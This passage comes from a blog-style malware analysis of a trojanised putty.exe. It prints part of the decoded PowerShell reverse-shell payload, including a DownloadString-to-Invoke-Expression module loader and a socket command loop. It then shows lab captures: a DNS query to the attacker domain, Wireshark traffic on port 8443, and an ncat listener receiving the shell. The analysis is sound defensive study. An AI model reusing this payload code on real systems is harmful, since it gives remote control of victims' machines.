        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            foreach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes("PS " + (Get-Location).Path + ">")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        while ($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0
        {
            $EncodedText = New-Object -TypeName Custom Text ASCIIEncoding
        }
    }
}
```

Figure 9:content of the decoded file

As expected, it is a reverse shell script that was hidden in the putty.exe which creates a listening socket on the victim, now I will test out its behavior.

Confirming behavior of the malicious artifact putty.exe




Figure 10: TCP view when putty.exe executes

From the picture above, it seems that the powershell script is attempting to reach a remote port of 8443. As regarding the second address, it is an internet simulation setup using inetsim on my second Ubuntu VM, in which I have configured to be my static DNS server.




Figure 10 DNS query

As we can see from the picture above, there was an DNS query for bonus2.corporatebonusapplication.local on my inetsim ip address on port 8443.




Figure 11 Loopback configuration on the specified domain name

So in order to confirm it's a reverse shell behavior , I configured my local hosts mapping of ip addresses to hosts name to loopback the connection to my own flareVM hosts .

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	56	49725 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
2	0.000011	127.0.0.1	127.0.0.1	TCP	44	8443 → 49725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.502251	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49725 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
4	0.502266	127.0.0.1	127.0.0.1	TCP	44	8443 → 49725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.017602	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49725 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
6	1.017615	127.0.0.1	127.0.0.1	TCP	44	8443 → 49725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.517801	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49725 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
8	1.517842	127.0.0.1	127.0.0.1	TCP	44	8443 → 49725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.018849	127.0.0.1	127.0.0.1	TCP	56	[TCP Port numbers reused] 49725 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
10	2.018866	127.0.0.1	127.0.0.1	TCP	44	8443 → 49725 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	46.558519	127.0.0.1	127.0.0.1	TCP	56	49726 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
12	46.558585	127.0.0.1	127.0.0.1	TCP	56	8443 → 49726 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
13	46.558879	127.0.0.1	127.0.0.1	TCP	44	49726 → 8443 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
14	46.587285	127.0.0.1	127.0.0.1	TLSv1.2	244	Client Hello (SNI=bonus2.corporatebonusapplication.local)
15	46.587312	127.0.0.1	127.0.0.1	TCP	44	8443 → 49726 [ACK] Seq=1 Ack=201 Win=2619648 Len=0
16	55.161286	127.0.0.1	127.0.0.1	TCP	51	8443 → 49726 [PSH, ACK] Seq=1 Ack=201 Win=2619648 Len=7
17	55.161314	127.0.0.1	127.0.0.1	TCP	44	49726 → 8443 [ACK] Seq=201 Ack=8 Win=2619648 Len=0
18	56.242328	127.0.0.1	127.0.0.1	TCP	44	49726 → 8443 [RST, ACK] Seq=201 Ack=8 Win=0 Len=0

Figure 12 Wireshark from my flarevm

Wireshark on my flareVM has confirmed that there was indeed a TLS transmission going on port 8443 with that domain name.

```

C:\Users\Gyudon\Desktop
λ ncat.exe -lnvp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49726.
♥♥ |@  ♥♥huniDz.0|  |ÉCΔ|▶+αVIsC[yiA; *L, L+LqL/ f BkL$L#L(L.L L LgLL! ¥ £ = < 5 / 0 1 + ) &bonus2.corporatebo
nusapplication.local
+ ♦♦♦@000+♥♥♥000+♥♥ # ↑ @ @ whoami
  
```

Figure 13:netcat on my own flareVM

I set up a netcat listener on my own flareVM, and I have successfully formed a reverse shell back to my own host, therefore, confirming the reverse shell behavior.

Conclusion

So here goes my documentation regarding my first ever reverse engineering of a Trojan malware, I hope it has been informative, and I will continue to reverse engineer malwares from malware repositories to get better at reverse engineering. Thank you for reading